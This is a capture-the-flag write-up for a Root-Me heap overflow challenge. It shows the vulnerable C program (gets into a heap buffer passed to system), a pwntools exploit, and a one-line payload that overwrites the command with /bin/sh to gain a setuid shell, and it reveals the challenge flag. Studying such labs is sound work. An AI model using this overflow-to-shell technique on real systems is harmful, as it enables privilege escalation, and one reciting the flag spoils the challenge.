ELF x64 - Basic heap overflow
Challenge Link:
https://www.root-me.org/en/Challenges/App-System/ELF-x64-Basic-heap-overflowFirst lets analyze the binary and It’s protection

Here one can see the file is ELF-64 bit ok
and there is no stack also the binary is not stripped which means it might be vulnerable to bufferoverflow and also we can debug it with gdb wow.
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
void    checkArg(const char *a)
  while (*a)
    {
      if (   (*a == ';')
          || (*a == '&')
          || (*a == '|')
          || (*a == ',')
          || (*a == '$')
          || (*a == '(')
          || (*a == ')')
          || (*a == '{')
          || (*a == '}')
          || (*a == '`')
          || (*a == '>')
          || (*a == '<') ) {
        puts("Forbidden !!!");
        exit(2);
      }
        a++;
    }
int     main()
  char  *arg = malloc(0x20);
  char  *cmd = malloc(0x400);
  setreuid(geteuid(), geteuid());
  strcpy(cmd, "/bin/ls -l ");
  printf("Enter directory you want to display : ");
  gets(arg);
  checkArg(arg);
  strcat(cmd, arg);
  system(cmd);
  return 0;
As one can see the vulnerability here is bufferoverflow + unmanaged heap here what we can do is we will fill the arg with the 0x20 and then we can overwrite cmd with /bin/bash and when it will executed in system we will got our shell

Here in the highlighted part one can see that it is performing concatenation of two strings and one can see the above code strcat(cmd,arg) so, we have to look for the cmd variable to find the offset(after how many bytes it will overwrite the cmd) to do so we have to examine the rdi register since, first parameter on the function call always passes through rdi register in x86_64 linux architecture assembly.

after hitting the break point we found that offset is in 48 bytes so we have to write the first 48 bytes and then we can overwrite the cmd variable with whatever command we want.
And now let’s create out exploit.

from pwn import *
context.binary = binary = ELF('./ch94')
p = process()
offset = 48
payload  = b'\x00'*48
payload += b'/bin/sh\x00'
print(payload)
p.send(payload)
p.interactive()
And this payload works perfectly in our local.

But the problem here is we cannot make the file in the server so, I created the one line payload to exploit this challenge. Which is:
{ python3 -c 'import sys; sys.stdout.buffer.write(b"\x00"*48 + b"/bin/sh\x00\n")'; cat; } | ./ch94And this payload works perfectly as expected.
And here we go now,

we got out flag which was :
This_is_a_basic_heap_overflowBut this shell we have executed has got privilege to read the file because it has sudi bit.